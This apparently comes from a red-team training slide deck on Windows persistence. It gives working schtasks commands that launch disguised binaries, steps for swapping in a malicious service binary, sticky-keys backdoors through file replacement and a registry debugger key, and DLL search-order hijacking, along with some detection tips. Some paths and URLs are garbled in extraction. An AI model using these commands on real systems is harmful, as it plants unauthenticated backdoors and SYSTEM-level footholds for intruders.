
● Can be good for helping to solidify initial
access, but I wouldn’t use them for long
term persistence.
○ Hopefully most teams should have the
ability to detect these and therefore
shouldn’t be relied on.
Startup Folder

● Startup folder will execute all files in the
folder.
○  C:ProgramDataMicrosoftWindowsStart MenuProgramsStartup
Scheduled Tasks

● Scheduled tasks are a fairly easy way for
a user of any level to persist a system.
● If you have the proper permissions, you
can schedule up to SYSTEM level tasks.
● This is Microsoft’s recommendation/
alternative to stop using AT.
Scheduled Tasks

● Scheduled tasks can be created from the
command line with schtasks.exe or GUI.
● These can run on system startup, when a
user logs into the system, after the system
has been idle, etc.
● This can run binaries, powershell one
liners, or others.
Scheduled Tasks

● schtasks /create /tn SysUpdate /sc
onidle /i 15 /tr c:userschrisdownloads
safe.exe
● schtasks /create /tn WinUpdate /sc
onstart /ru System /tr c:
totallylegit.exe /s winsqldbsystem
h"p://blog.cobaltstrike.com/2013/11/09/schtasks-persistence-with-powershell-one-liners/
Scheduled Tasks Detection
● Get a baseline of the different tasks set
to run on a system
○ schtasks /query
○ Look in the Task Scheduler
○ Scheduled task log analysis
● Periodically audit systems to identify
deviations
Service Manipulation
● Services typically run with SYSTEM level
permissions, so they are a great candidate
to target.

● Easiest way to install a service based
persistence (if not admin) is to check for
write permissions to existing services.
http://www.harmj0y.net/blog/tag/powerup/
Service Manipulation
● :) Now that targets have found, you need
a malicious service binary.
○ Veil-Evasion, PowerUp, custom code,
etc.
● Save off the original service, and then
replace it with your malicious binary.
● Bounce the box (if required).

Sticky Keys
● With administrative access to a machine,
you can easily setup sticky keys.
○ Make a copy of sethc.exe
○ Copy cmd.exe to C:windows
system32sethc.exe
○ Reboot, and hit shift 5 times!
Sticky Keys

● Another method, setting cmd.exe as the
Debugger for sethc.exe.
○  REG ADD "HKLMSOFTWAREMicrosoftWindows NT
CurrentVersionImage File Execution Options
sethc.exe" /v Debugger /t REG_SZ /d "C:windows
system32cmd.exe"
h"p://carnal0wnage.a"ackresearch.com/2012/04/privilege-escalaAon-via-sAcky-keys.html?
showComment=1335891005473#c7632690272609583721
Sticky Keys
● Main problem, is it doesn’t require
authentication.
○ If using a shell
● So if this is used, ensure that you use a
callback that only connects to you, etc.
Sticky Keys
● Detection:
○ Compare the sethc.exe binary hash with
the known good sethc.exe
○ Ensure sethc.exe doesn’t have a
debugger setup that triggers a different
binary.
Persisting
New School
DLL Search Order Hijack
● Search order hijacking exploits how
Windows searches for dlls when loading an
executable.
○ Specifically, it exploits the fact that
Windows will search the same folder the
binary is stored in for a dll first*
DLL Search Order Hijack
● Old sample in CAPEC
○ If you drop ntshrui.dll within C:Windows
and run explorer.exe, you can get the dll
within C:Windows to be executed
● This exploits the order in which the dll is
searched for on a Windows system
DLL Search Order Hijack
● Attackers create malicious DLLs that
exploit this search order to get their DLL
to run on a system.
● Since it’s every time the application runs,
it can be used as a persistence technique.
● PowerUp can be used to find these
opportunities
DLL Search Order Hijack
● Used by the following actors
○ APT 1, APT 8, APT 17, APT 19, APT 22,
APT 26
● Used by the following malware
○ AMISHARP, GH0ST, HOMEUNIX, POISON
IVY, VIPER
